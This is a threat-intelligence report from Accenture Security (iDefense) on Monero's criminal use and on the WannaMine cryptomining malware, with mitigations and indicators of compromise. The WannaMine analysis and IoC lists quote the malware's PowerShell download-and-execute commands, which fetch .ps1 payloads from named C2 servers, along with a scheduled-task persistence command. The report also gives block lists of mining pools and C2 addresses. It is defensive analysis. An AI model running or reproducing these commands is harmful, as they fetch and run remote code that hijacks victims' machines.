Accenture Security

THREAT ANALYSIS

MONERO AND WANNAMINE

The cyber-criminal cryptocurrency and miner malware of choice

Monero, a cryptocurrency designed for user anonymity—and known to be highly resistant to transaction analysis by law enforcement agencies—has become one of the most popular cryptocurrencies within the cyber-criminal underground economy in 2018. In addition to Monero's transfer anonymization techniques, the currency has become favored by operators of miner malware—like WannaMine—due to its relatively low "difficulty rate" compared to other cryptocurrencies of similar value.

This report provides executives, chief information security officers (CISOs), threat operation managers and their staff, and risk managers in both private and public sectors, with an overview of cyber threats associated with the cryptocurrency Monero and the miner malware WannaMine. The intended audience for this research includes organizations that may be targeted with miner malware or other forums of criminal malware aimed at generating cryptocurrency using hijacked hosts on their internal network. This research is also aimed at organizations that may have invested in or are considering investing in the exchange of cryptocurrencies for business purposes. The threats addressed in this research may affect any industry, but may particularly affect the financial services and government sectors. Readers may use the research in conjunction with their own research and processes to evaluate regional risks, allocate physical and network security resources effectively, make actionable defensive plans, and communicate threat awareness to employees who may be seeking to invest in or use cryptocurrencies.

The information in this report is general in nature and does not take into the account the specific needs of your ecosystem and network or wider organization, which may be different and require unique action.

MONERO: AN IDEAL CYBER-CRIMINAL CRYPTOCURRENCY

TOP LINE ASSESSMENT

- Monero, a cryptocurrency designed for user anonymity and known to be highly resistant to transaction analysis by law enforcement agencies, has become one of the most popular cryptocurrencies within the cyber-criminal underground economy in 2018.
- Monero is unique among the major alternative cryptocurrencies competing against Bitcoin in having been made popular primarily as a result of demand from the criminal underground. This demand may be potentially due in part to a deliberate attempt by administrators of since-closed criminal marketplace AlphaBay Market to manipulate the price of Monero in 2016.
- In addition to Monero's anonymization techniques, the currency has become extremely popular for operators of miner malware due to its relatively low "difficulty rate" compared to other cryptocurrencies of similar value.
- iDefense analysts have identified examples of Monero mining capabilities being advertised in generic criminal malware sold on underground and hacking forums, as well as dedicated cryptocurrency miner malware.
- In addition to heavy interest in Monero from the cyber-criminal community, there are also signs of Monero being used to generate foreign earnings and to circumvent sanctions by state actors thought to be associated with the North Korean state, principally the NEEDLEFISH threat group cluster (also known as the Lazarus group).

A key strategic trend in the cyber-criminal underground economy during 2018 is the substitution of Bitcoin as the primary cryptocurrency for criminal transactions by a wide range of alternative cryptocurrencies (also known as "altcoins") offering many of the same features. Bitcoin has been steadily declining in popularity within cyber-criminal communities due to a combination of financial and technical issues affecting the currency’s utility as a means of transfer. Bitcoin values have been highly volatile since July 2017, with Bitcoin market capitalization spiking from approximately US$102 billion on October 31, 2017, to US$313 billion on December 18, 2017, a more than 300 percent increase in value. The rapid rise in value incentivized cyber-criminals owning Bitcoin to hold the currency and hope for further increases in value rather than risk paying for criminal goods in Bitcoin only to find their spent holdings doubling in value in the hands of the seller.

Rapid fluctuations in the price can also cause disputes between buyers and sellers, as a buyer may transfer Bitcoin to the seller for the price of the goods in US dollars in the morning only for the Bitcoin to be worth 15 percent less in the evening when the transaction is confirmed. Bitcoin transaction confirmation times were also highly volatile during January 2018, with confirmation times ranging from 10 hours to more than a week. Increased confirmation times also dramatically increase Bitcoin transaction fees, making many transactions during confirmation spikes uneconomical as well as slow. Bitcoin payment delays can effectively paralyze criminal operations by leaving sellers out of pocket and also making it impossible for buyers to obtain criminal goods, whether it be dedicated servers or batches of stolen credit cards, in a timely manner. As a result, increasingly, Tor-based criminal marketplaces, providers of criminal services such as credit card dump shops, and individual threat actors have been seeking alternatives to Bitcoin to carry out transactions. This has led to increased use by cyber-criminals of a range of altcoins, including Dash, Litecoin, Ethereum, Zcash, Bitcoin Cash, and Monero.

While there is a high degree of variation in which platforms and actors utilize certain currencies, Monero is one of the most popular among the English-language criminal community due to several characteristics that make it particularly effective for criminal operations.


Monero, also known by the cryptocurrency code XMR, is an anonymity- and privacy-focused cryptocurrency derived from the CryptoNote protocol, which underpins several other cryptocurrency projects. The currency uses ring signatures cryptography to try and obfuscate the source and destination of transfers, as well as the ownership of digital wallets. As a result, Monero's developers claim that it is harder for third parties to track Monero transactions or "de-cloak" the identities of users who own and use Monero. While Bitcoin transactions can be reliably tracked at scale via blockchain analysis, with several companies offering Bitcoin tracing services to law enforcement agencies, Monero is widely regarded across the security research community as one of the cryptocurrencies most resistant to transaction analysis. As of February 13, 2018, Monero is the 13th most valuable cryptocurrency, with a market capitalization of approximately US$3.75 billion.

While altcoins are rising in use throughout the underground economy in 2018, Monero is unusual in that it became a widely traded cryptocurrency due to demand from Tor-based criminal marketplaces. Monero was first launched in April 2014, but until August 2016, Monero trade was effectively minimal, and the currency's valuation had peaked at approximately US$28 million. Monero started rising in value following its adoption as an alternative exchange currency to Bitcoin by the narcotics-focused criminal marketplace Oasis Market, which caused, approximately, a 19 percent increase in value by August 22, 2016. AlphaBay Market, one of the largest and most popular criminal marketplaces until it was shut down by in a global law enforcement operation in July 2017, also announced its impending adoption of Monero on August 22. In the case of AlphaBay, the marketplace operators appeared to be deliberately attempting to "pump up" the currency by generating external investor interest through the currency adoption and then profit as the value of their own holdings increased. AlphaBay announced the adoption on the market's Reddit page by directly appealing to currency investors to purchase Monero:

> *"We expect this (the adoption) to cause a spike in the price, so if you are an investor, now is the time to purchase Monero."*

AlphaBay's strategy of directly encouraging the purchase of alternative cryptocurrencies when adopting the currencies for payment on the market led one long-time associate of the market's operators to publicly accuse the market of "insider trading and market manipulation," with there being "no excuse not to buy five figures of any crypto that AB announces it will accept." (see Exhibit 1).

Exhibit 1: Post on AlphaBay market forum regarding AlphaBay's cryptocurrency manipulation strategies



already very late. you should have bought the same day the AB announcement was made. there is NO excuse not to buy 5 figures worth of any crypto that AB announces it will accept

they announce they will accept dildos, you buy yourself a truckload of dildos. doesnt matter if you think it's stupid or disagree with the currency's mission, AB is nothing short of insider trading and price manipulation

Joined: Mar 18, 2015
Messages: 6,564
Likes Received: 3,129

, Yesterday at 5:49 PM

KingsX likes this.


Between August 22 and September 1, the day AlphaBay completed the integration of Monero into the marketplace, the value of Monero rose more than 320 percent to a market capitalization of more than US$108 million. The AlphaBay announcement also resulted in record highs of Monero trading during the announcement and integration period, with more than US$21 million of Monero traded on August 23 over a 24-hour period and trade peaking on August 28 at more than US$49 million. This was compared to 24-hour trading volumes prior to the announcements, which typically ranged between US$100 to US$200,000. As a result, Monero was effectively "launched" as a major cryptocurrency directly due to the patronage of cyber-criminal darknet markets.

As of February 2018, Monero has risen rapidly in popularity within the cyber-criminal community, and it has emerged as one of the most widely traded currencies by cyber-criminals within criminal underground marketplaces. Since the currency's first adoption by Oasis and AlphaBay Market, it has since been implemented by three of the largest surviving criminal marketplaces: WallStreet Market, Libertas and Zion. In addition to the darknet market economy, Monero has also become widely favored among authors and operators of miner malware, which infects hosts and installs software to "mine" Monero surreptitiously without the knowledge of the host owner.

Monero has a far lower "difficulty rate" for mining than Bitcoin, which is unprofitable without the use of application-specific integrated circuit chips (ASICs), a term used to describe dedicated Bitcoin mining hardware frequently used on an industrial scale by Bitcoin miners. While Bitcoin was popular in previous years for cryptocurrency mining botnets of compromised hosts, the Bitcoin mining difficulty rating increased exponentially over the course of 2017, making mining with anything other than ASICs unprofitable. As a result, actors developing and using mining malware have diversified to alternative cryptocurrencies with lower mining difficulty ratings that make the use of botnets of hijacked consumer and enterprise-grade hardware cost efficient. Monero has since risen to become one of the most popular cryptocurrencies used by miner malware. iDefense analysis of cyber-criminal underground activity has indicated a plethora of advertisements by malware authors and resellers for Monero miner malware during 2017 and going into 2018. The variety of malware available ranges from generic and cheap entry-level malware to vast botnets of compromised devices infected with custom malware.

As the value of Monero has increased rapidly since the AlphaBay adoption, Monero miner malware has become particularly well-used among novice-level hackers populating the English-language notoriety-orientated hacking forums, like Hackforums and Nulled, seeking to make an easy profit by compromising computers and using their spare processing cycles to mine Monero. In addition to dedicated miner malware, source code for Monero mining software has been integrated into generic malware with wider functionality for criminal operations. For example, OverSeer RAT, a generic remote access Trojan (RAT) based on Quasar RAT, was first advertised on Hackforums in January 2018 with the capability to mine Monero, Electroneum, and Z-Cash, as well as basic functions, such as keylogging and remote webcam execution (see Exhibit 2).

Exhibit 2: Screenshot of OverSeer RAT's advertised Monero miner function



Pool Url stratum+tcp://xmr.crypto-pool.fr

Pool Port stratum+tcp://xmr.crypto-pool.fr

Pool User stratum+tcp://xmr.crypto-pool.fr

Pool Password stratum+tcp://xmr.crypto-pool.fr

Mutex:

At the high end, botnets mining Monero at scale can generate massive quantities of cryptocurrency worth millions of dollars. The Smominru malware, which has been tracked by multiple security vendors, mined 24 XMR a day using a botnet of approximately 526,000 infected Windows hosts. Most of the hosts compromised are likely to be Windows servers compromised via the EternalBlue CVE-2017-0144 SMB exploit. iDefense is also tracking WannaMine, a 'cpuminer-multi' file-less PowerShell script packaged with ETERNALBLUE (CVE-2017-0143 and CVE-2017-0144 vulnerabilities) and mimikatz for lateral movement across targeted networks.

Monero has also been linked to threat activities associated with the NEEDLEFISH group, also known as the Lazarus group, a cluster of advanced espionage and financially motivated threat actors thought to be affiliated with the North Korean state. Operators of Bitcoin wallets used to collect ransom payments for the ransomware WannaCry, which has been publicly attributed to NEEDLEFISH by multiple security vendors and to the North Korean state by the United States government, may have used Monero to launder the funds after emptying the wallets, according to an analysis by cryptocurrency transaction analysis vendor Chainalysis. Campaigns associated with NEEDLEFISH have, on several occasions, reportedly conducted Monero mining on infrastructure of targeted organizations compromised as part of a wider campaign. It is likely that Monero offers strong benefits for States interested in circumventing economic sanctions, especially on the financial system, as well as those subject to a high level of surveillance activity targeting their international trade.

Ransomware using Monero for extortion payments has been seen “in the wild” since 2016 but remains relatively uncommon, especially when compared to Bitcoin-based ransomware. Research across the security industry has since indicated that ransomware distributors have switched to distributing Monero mining malware instead. For example, in December 2017 researchers at security vendor Fortinet indicated that the distributors of VenusLocker ransomware had switched to distributing a miner malware, powered by publicly available CPU miner XMRig. As it stands, Monero mining malware appears to be profitable enough to redirect criminal operations away from established business models.

While Bitcoin is likely to remain the most widely used currency in the cyber-criminal economy in 2018, its dominance is being quickly eroded by the basket of altcoins supported by a wide range of criminal marketplaces, autoshops, and vendors. Although Monero offers superior payment anonymization techniques when compared to most altcoins, it has a much smaller base of users than competing altcoins, such as the current number three and number five currencies by market capitalization: Ripple and Litecoin, respectively. It is also considered more difficult to integrate into payment platforms than other currencies, leading to lower levels of uptake by marketplaces and Web shops. As a result, it remains to be seen which currency will emerge as the leading alternative to Bitcoin across the cyber-criminal economy. It is clear, however, that Monero is perhaps uniquely suited to underground criminal activity.

MITIGATION

To mitigate the risks and impact of Monero miner malware, iDefense recommends monitoring system performance of hosts within business IT network environments to detect abnormal rises in CPU or GPU use or performance degradation.

iDefense also recommends monitoring outbound network communications to known Monero mining pools, such as the following:

- pool.supportxmr[.]com:3333
- pool.monero.hashvault[.]pro:5555
- xmrpool[.]net
- minergate[.]com
- xmr.suprnova[.]cc
- xmrpool[.]de
- xmr.prohash[.]net
- bohemianpool[.]com
- iwanttoearn[.]money
- monero.miners[.]pro
- cryptmonero[.]com
- dwarfpool[.]com
- usxmrpool[.]com
- alimabi[.]cn
- pool.minexmr[.]com:7777
- xmrpool[.]eu:9999
- xmr.nanopool[.]org
- viaxmr[.]com
- moneroocean[.]stream
- poolto[.]be
- sheepman.mine[.]bz
- moneropool[.]com
- pool.xmr[.]pt
- minercircle[.]com
- teracycle[.]net
- monerohash[.]com
- xmrpool[.]xyz
- pooldd[.]com
- pool[.]support
- cryptonight-hub.miningpoolhub[.]com:20580
- mixpools[.]org
- moriaxmr[.]com
- xmrpool[.]eu
- mineXMR[.]com
- xmr.mypool[.]online
- moneropool[.]nl
- monero.crypto-pool[.]fr
- monero.lindon-pool[.]win
- ratchetmining[.]com
- monero.us[.]to
- minemonero[.]gq
- monero.riefly[.]id

Network communications to Monero pools frequently use non-standard ports, such as 9999 or 5555, and port range whitelisting is therefore an effective technique to reduce non-standard network communication.

In addition, iDefense recommends monitoring for cryptocurrency wallet and mining pool addresses in host process memory via endpoint detection and response (EDR) tools. Monero public addresses contain 95 characters in the following format, always beginning with the character 4:
46tXBrW1yJDX1VNzZ9N5NDd2KA8xxXkftCQW6d2PmjAY76AtXETEihGVuPhqXvUTNcZL
wwAbxipJ8dW7TfmZcNQ819n4JoT

WANNAMINE MINING MALWARE

WannaMine (aka BLUWIMPS) is a repurposed and obfuscated 'cpuminer-multi' file-less PowerShell script packaged with ETERNALBLUE (CVE-2017-0143 and CVE-2017-0144 vulnerabilities) and mimikatz. It can self-propagate and persist through networks with the ETERNALBLUE exploit, WMI, and mimikatz-extracted Windows credentials to mine Monero cryptocurrency.

This threat analysis is intended for security professionals to provide contextual, tactical, and operational assessments of the WannaMine threat. Indicators of compromise (IoC) provided in this report can be used to detect, hunt, and block the domains, URLs, IP addresses, files, and techniques utilized by this threat. Strategic assessments of the threat can be used to predict future variants and manoeuvres of the threat, which can be avoided with effective safeguard, protection, and mitigation strategies that address the threat. Knowledge of the tactics, techniques, and procedures (TTPs) used in the WannaMine campaign helps to better inform detection and response to attacks by this threat.

The information and mitigations in this document are general in nature and do not take into account the specific needs of your IT ecosystem and network, which may be different and require unique action.

ANALYSIS

iDefense researchers have identified multiple variants and mining-pool accounts used by different versions of the WannaMine malware between September 2017 and February 2018 and is continuing to track shifting tactics, updates, and manoeuvres by this threat. Open-source reporting indicates that WannaMine has likely compromised more than 500,000 systems, and that WannaMine can consume up to 100 percent of infected hosts' system resources, denying availability of CPU and memory on business information systems. WannaMine consumes the resources of the victim system to mine the cryptocurrency Monero by contributing a hash calculation to a specific account in a mining pool, which provides predefined monetary payments based on the aggregate rate of hash calculations the account holder can generate. iDefense assesses that mining pools are likely to be highly attractive for threat actors to configure compromised machines to contribute, due to the lack of maintenance that is required to manage such a network of infected systems. iDefense has observed the following Monero accounts used by WannaMine samples, which may indicate attribution countermeasures by the actor(s) behind WannaMine OR that the WannaMine malware family has been repurposed by one or more threat actors for financial gain:

- 41e2vPcVux9NNeTfWe8TLK2UWxCXJvNyCQtNb69YEexdNs711jEaDRXWbwaVe4vUMveKAzAiA4j8xgUi29TpKXpm3zKTUYo
- 46G5yoqAPPX27m5u4pmtVfABXemnkonc2j5ZPsUmHHjmB7tkLVx6cGefFmUAQi7rtBaaMUnW1y5BgMV1gWNX123q98j7hrA
- 46CJt5F7qiJiNhAFnSPN1G7BMTftxtpikUjt8QXRFwFH2c3e1h6QdJA5dFYpTXK27dEL9RN3H2vLc6eG2wGahxpBK5zmCuE

WannaMine will utilize a combination of the ETERNALBLUE exploit or mimikatz methods, such as pass-the-hash attacks, to find and gain unauthorized access to other systems on the network, where it will then establish the Monero mining modules that join a mining pool that persist with scheduled WMI object tasks on the infected host in memory.

Technical analysis of the 32-bit and 64-bit PowerShell samples that WannaMine has used are detailed below.

The 32-bit 9c91b5cf6eced54abb82d1050c5893f2 PS1 sample contains the following sub-modules:

MD5 Hash	Sub-module/Filename/Functionality
e84a858d982e04513f3116b13afd1e1d	0.Initial_PowerShell_af_dec1.ps1
8d2f99ee8fe579143c468bb3a9a054ee	1.MIMI_Module_powerkatz.dll_af_mimi.bin
0e72c7607de9e5cd5a14a1c28ae7cb6f	2.MON_Module_af_mon.bin.dll
9f3907e8c420620e1ca5d349c6d27c3d	3.FUNS.PS1_af_funs.bin.ps1
fd5cabbe52272bd76007b68186ebaf00	4.VCP_Module_MSVCP120.dll_af_vcp.bin.dll
034ccadc1c073e4216e9466b720f9849	5.VCR_Module_MSVCR120.dll_af_vcr.bin.dll
c21f3f7e1beee1bb0b6081c51230090d	6.SC_Module_Shellcode_af_sc.bin

3aad3fabf29f9df65dcbd0f308ff0fa8

MD5 Hash	Sub-module/Filename/Functionality
0d2b5fd7ceef34f2fb1ab6e12f804697	0.Initial_PowerShell_82_dec1.ps1
b11f597b149ff38d9cda7edd889e6744	1.MIMI_Module_powerkatz.dl_64Bit_82_mimi.bin.dll
cafffe15c8bf1f792c812df152aff168	2.MON_Module_64Bit_82_mon.bin.dll
0a97084bee58baed57a70797412c2c57	3.FUNS.PS1_82_funs.bin.ps1
46060c35f697281bc5e7337aee3722b1	4.VCP_Module_MSVCP120.dl_64Bit_82_vcp.bin.dll
9c861c079dd81762b6c54e37597b7712	5.VCR_Module_MSVCR120.dll_64Bit_82_vcr.bin.dll
c21f3f7e1beee1bb0b6081c51230090d	6.SC_Module_Shellcode_82_sc.bin

The following are descriptions of the modules:

- 0: initial PowerShell module that carries out command-and-control (C2) communications, malware updates, and module parsing
- 1: Powerkatz variant of Mimikatz
- 2: Monitor module
- 3: PS1 module apparently exploiting the SMB vulns
- 4: Legitimate MSVCP120.dll library
- 5: Legitimate MSVCR120.dll library
- 6: Shellcode that invokes a payload from hxxp://195.22.127[.]157:8000/info6.ps1

Upon initial infection, both modules will try to communicate with following C2 servers over port 8000. As is apparent, the requested PS1 module is an updated version of the same malware:

```
$se=@(('195.22.127[.]157'), ('93.174.93[.]73'))
$nic=('195.22.127[.]157')
…
$nic = $nic + (':8000')
…
IeX(NEw-oBJeCT
Net.WebClient).DownloadString("hxxp://$nic/info6.ps1")
```

Filename	MD5 Hash
in3.ps1 / old version of spotted 32bit	ad2b7724763e83f081323de6a852b004
info3.ps1 / same file spotted as 32bit PS1	9c91b5cf6eced54abb82d1050c5893f2
info6.ps1 / same file spotted as 64bit PS1	3aad3fabf29f9df65dcbd0f308ff0fa8
info9.ps1 / old version of spotted 64bit PS1	a8ba371ad2cc8612de7f129cb3a04f19

MD5 Hash	Sub-module/Filename/Functionality
b14c125eea9ea2b5569268839e8b1bc6	db_funs.data.bin
b11f597b149ff38d9cda7edd889e6744	db_mimi.data.bin.dll
fe748a488ea0d84e54849a46c7284e23	db_mon.data.bin.dll
e009e1ae0355458798289530b55dfcf4	db_sc.data.bin
46060c35f697281bc5e7337aee3722b1	db_vcp.data.bin.dll
9c861c079dd81762b6c54e37597b7712	db_vcr.data.bin.dll

The shellcode from the September campaign executes the following commands:

```
cmd /c echo powershell -nop "$a=([string](Get-WMIObject -Namespace root\Subscription -Class
__FilterToConsumerBinding ));if(($a -eq $null) -or (!($a.contains('SCM Event Filter')))) {IEX(New-Object
Net.WebClient).DownloadString('hXXp://stafftest.spdns[.]eu:8000/mate6.ps1')}"  >%temp%\y1.bat &&
SCHTASKS  /create /RU System /SC DAILY /TN yastcat  /f /TR "%temp%\y1.bat" &&SCHTASKS  /run
/TN yastcat
```

The September 1, 2017 campaign used "SCM Event Filter" as the WMI object for persistence while the October 1, 2017 campaign (the recent hit) uses "DSM Event Log Filter."

MITIGATION

To mitigate the threat from WannaMine, iDefense recommends performing the following actions:

- Apply the MS17-010 Microsoft update from March 2017.
- Turn off insecure SMB 1.0/CIFs File Sharing Support for Windows wherever possible
- Disable Windows Management Interface services (WMI) if not used or needed to manage systems
- Reset or disable account credentials for accounts that may have been compromised by mimikatz and consider using unique passwords for each system to mitigate the threat of mimikatz
- Implement PowerShell execution policies and safeguards, and other PowerShell security features to mitigate the threat of running untrusted PowerShell scripts
- Block WMI ports (TCP 135, 445) and SMB (UDP 137, 138) from being routed across unnecessary network segments and at local-host based firewalls to mitigate propagation connections from being made

iDefense also recommends using leading practices to securely harden Windows servers, Linux systems (running WINE), and Windows workstations. Implementation can vary based on existing infrastructure and organizational needs, but iDefense advises considering doing the following:

- Limiting the exposure of systems to the Internet
- Hardening Internet-accessible systems by reviewing secure technical implementation guides (STIGS) for securing those systems
- Monitoring security advisories and vulnerability publications to maintain a patched and secure environment
- Whitelisting and enforcing strict interconnection segregation between networks and systems only to trusted locations

- Running regular penetration tests and scans of networks to resolve issues to mitigate future attacks
- Identifying and limiting services on systems only to those needed to access, monitor, configure, and manage those systems with secure versions of the protocols (ie, such as SNMPv3)
- Enabling advanced security features in NetBIOS, SMB, WMI, LDAP, Kerberos, and Active Directory
- Upgrading and patching anti-virus products to the newest versions
- Monitoring security advisories and vulnerability publications to maintain patched environments
- Considering the use of advanced Windows event audit logging to detect malicious actors

iDefense further recommends scanning for the following MD5 file hashes on host systems and memory, and during the wire inspection of downloads:

- 03F38738E6D6F098D1A23803905B4454
- 357346878D4D1ECD64B66C68C4F6AC3C
- 3F3EF7CBD26BD3424B5159CDAA33E840
- 9AC3BDB9378CD1FAFBB8E08DEF738481
- 9D2C27A1A6E18B0B815C938E05C03E7B
- AD2B7724763E83F081323DE6A852B004
- B6FCD1223719C8F6DAF4AB7FBEB9A20A
- 0A97084BEE58BAED57A70797412C2C57
- 0E72C7607DE9E5CD5A14A1C28AE7CB6F
- 8D2F99EE8FE579143C468BB3A9A054EE
- 9F3907E8C420620E1CA5D349C6D27C3D
- B14C125EEA9EA2B5569268839E8B1BC6
- CAFFFE15C8BF1F792C812DF152AFF168
- E84A858D982E04513F3116B13AFD1E1D
- FE748A488EA0D84E54849A46C7284E23
- 27E4F61EE65668D4C9AB4D9BF5D0A9E7
- 3AAD3FABF29F9DF65DCBD0F308FF0FA8
- 8365158C74008879DF00A9D49E61AAEA
- 9C91B5CF6ECED54ABB82D1050C5893F2
- A8BA371AD2CC8612DE7F129CB3A04F19
- B3A831BFA590274902C77B6C7D4C31AE
- 034CCADC1C073E4216E9466B720F9849
- 0D2B5FD7CEEF34F2FB1AB6E12F804697
- 46060C35F697281BC5E7337AEE3722B1
- 9C861C079DD81762B6C54E37597B7712
- B11F597B149FF38D9CDA7EDD889E6744
- C21F3F7E1BEEE1BB0B6081C51230090D
- E009E1AE0355458798289530B55DFCF4
- FD5CABBE52272BD76007B68186EBAF00

iDefense also advises searching for the presence of the following legitimate Microsoft Visual Studio Runtime DLLs on host systems that deviate from the baseline image:

- %SystemRoot%\msvcr120.dll
- %SystemRoot%\msvcp120.dll

In addition, iDefense recommends searching for and considering blocking network communication to the following IP addresses in a given environment:

- 93.174.93[.]73
- 195.22.127[.]157
- 151.80.144[.]253
- 158.69.133[.]17
- 107.179.67[.]243

- 118.184.48[.]95

And, iDefense recommends searching for and intercepting http:// traffic with the following URI paths, and specifically any http requests to download a *.ps1 file associated with this threat:

- /info3.ps1
- /info6.ps1
- /api.php?data=
- /api.php?data=UFNQVUJXUyBQU1BVQldTLVBDIDEyMzQ1Ng==
- /info9.ps1
- /in3.ps1
- /1.ps1
- /xmrig.exe
- /mate6.ps1

iDefense further suggests searching host system scheduled tasks and running processes for keywords and strings that may appear similar to the following as an IoC:

- powershell.exe -NoP -NonI -W Hidden
- powershell.exe -NonI -W Hidden -NoP -Exec Bypass -Enc
- powershell IEX (New-Object Net.WebClient).DownloadString('
- "if((Get-WmiObject Win32_OperatingSystem).osarchitecture.contains('64')){IEX(New-Object Net.WebClient).DownloadString('
- IeX(NEw-oBJeCT Net.WebClient).DownloadString("hxxp://$nic/*.ps1")
- cmd /c echo powershell -nop "$a=([string](Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding));if(($a -eq $null) -or (!($a.contains('SCM Event Filter')))) {IEX(New-Object Net.WebClient).DownloadString('
- --donate-level=1 -k -a cryptonight -o stratum+tcp://
- stratum+tcp://
- DSM Event Log Filter
- SCM Event Filter

Those trying to mitigate this threat may also want to search for and consider blocking network communication to the following cryptocurrency mining-pool domains, along with the stratum+tcp:// protocol:

- stratum+tcp[:]//xmr-eu2.nanopool[.]org
- stratum+tcp[:]//xmr-useast1.nanopool[.]org
- stratum+tcp[:]//xmr-us-west1.nanopool[.]org
- stratum+tcp[:]//xmr-asia1.nanopool[.]org

- stratum+tcp[:]//mine.moneropool[.]com
- stratum+tcp[:]//xmr-eu1.nanopool[.]org
- stratum+tcp[:]//pool.supportxmr[.]com
- stratum+tcp[:]//mine.xmrpool[.]net
- stratum+tcp[:]//pool.minemonero[.]pro
- stratum+tcp[:]//monerohash[.]com
- stafftest.firewall-gateway[.]com
- stafftest.spdns[.]eu
- node.jhshxbv[.]com
- node2.jhshxbv[.]com
- node3.jhshxbv[.]com

iDefense recommends considering proactively blocking all of the following known Monero crypto-mining pool sites (and their nameservers), if not needed for business, to deny threat actors new hash calculations by any potentially infected systems in a given environment:

- supportxmr[.]com
- minergate[.]com
- xmr.suprnova[.]cc
- poolto[.]be
- xmr.mypool[.]online
- iwanttoearn[.]money
- minercircle[.]com
- ratchetmining[.]com
- usxmrpool[.]com
- pooldd[.]com
- xmrpool[.]net
- viaxmr[.]com
- moneroocean[.]stream
- mineXMR[.]com
- bohemianpool[.]com
- pool.xmr[.]pt
- monero.lindon-pool[.]win
- dwarfpool[.]com
- xmrpool[.]xyz
- monero.riefly[.]id
- xmr.nanopool[.]org
- monero.hashvault[.]pro
- xmrpool[.]eu
- xmr.prohash[.]net
- moneropool[.]com
- monero.crypto-pool[.]fr
- cryptmonero[.]com
- monerohash[.]com
- minemonero[.]gq
- mixpools[.]org
- moriaxmr[.]com
- xmrpool[.]de
- sheepman.mine[.]bz
- moneropool[.]nl
- monero.miners[.]pro
- teracycle[.]net
- monero.us[.]to
- alimabi[.]cn

CONTACT US

Joshua Ray
joshua.a.ray@accenture.com

Alireza Salimi
alireza.salimi@accenture.com

Benjamin G. McCarthy
benjamin.g.mccarty@accenture.com

ABOUT ACCENTURE

Accenture is a leading global professional services company, providing a broad range of services and solutions in strategy, consulting, digital, technology and operations. Combining unmatched experience and specialized skills across more than 40 industries and all business functions—underpinned by the world's largest delivery network—Accenture works at the intersection of business and technology to help clients improve their performance and create sustainable value for their stakeholders. With approximately 425,000 people serving clients in more than 120 countries, Accenture drives innovation to improve the way the world works and lives. Visit us at **www.accenture.com**

ABOUT ACCENTURE SECURITY

Accenture Security helps organizations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cybersecurity labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture protects organization's valuable assets, end-to-end. With services that include strategy and risk management, cyber defense, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Follow us @AccentureSecure on Twitter or visit the Accenture Security blog.

LEGAL NOTICE & DISCLAIMER:
Given the inherent nature of threat intelligence, the content contained in this alert is based on information gathered and understood at the time of its creation. It is subject to change.

ACCENTURE PROVIDES THE INFORMATION ON AN "AS-IS" BASIS WITHOUT REPRESENTATION OR WARRANTY AND ACCEPTS NO LIABILITY FOR ANY ACTION OR FAILURE TO ACT TAKEN IN RESPONSE TO THE INFORMATION CONTAINED OR REFERENCED IN THIS ALERT.